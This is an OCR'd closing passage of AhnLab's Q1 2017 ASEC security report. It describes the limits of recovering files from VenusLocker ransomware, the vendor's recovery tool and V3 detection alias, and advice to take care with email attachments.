

Figure 2-7 | Original file (left) and recovered file with the additional dummy data (right)

However, the latest versions of *VenusLocker* factor in not only the extensions of files targeted for partial encryption but their size as well, removing the possibility of cases such

as that shown above occurring. AhnLab's *VenusLocker* recovery tool with these additional features for dealing with partially-encrypted files can be downloaded from the global AhnLab webpage(http://global.ahnlab.com/site/main.do).

The relevant alias of *VenusLocker* identified by V3 products, AhnLab's anti-virus program, is as below:

<Alias identified by V3 products>

- Trojan/Win32.VenusLocker (2016.12.26.08)

Quickly becoming the most serious security threat of 2017, new and more advanced strains of *VenusLocker* are continuously being discovered. Currently, some files are found to be recoverable from *VenusLocker* infection; still, the majority of the files that are encrypted by the attack cannot be restored.

Prevention is thus critical in minimizing the possible damages incurred by a ransomware infection. Users should exercise extra caution when clicking and running email attachments, as perpetrators are using social engineering methods to send out spam emails with content that are actually relevant to the user receiving the email.

ASEC REPORT

Vol.86
Q1 2017

AhnLab

Contributors **ASEC Researchers**
Editor **Content Creatives Team**
Design **Design Team**

Publisher **AhnLab, Inc.**
Website **global.ahnlab.com**
Email **global.info@ahnlab.com**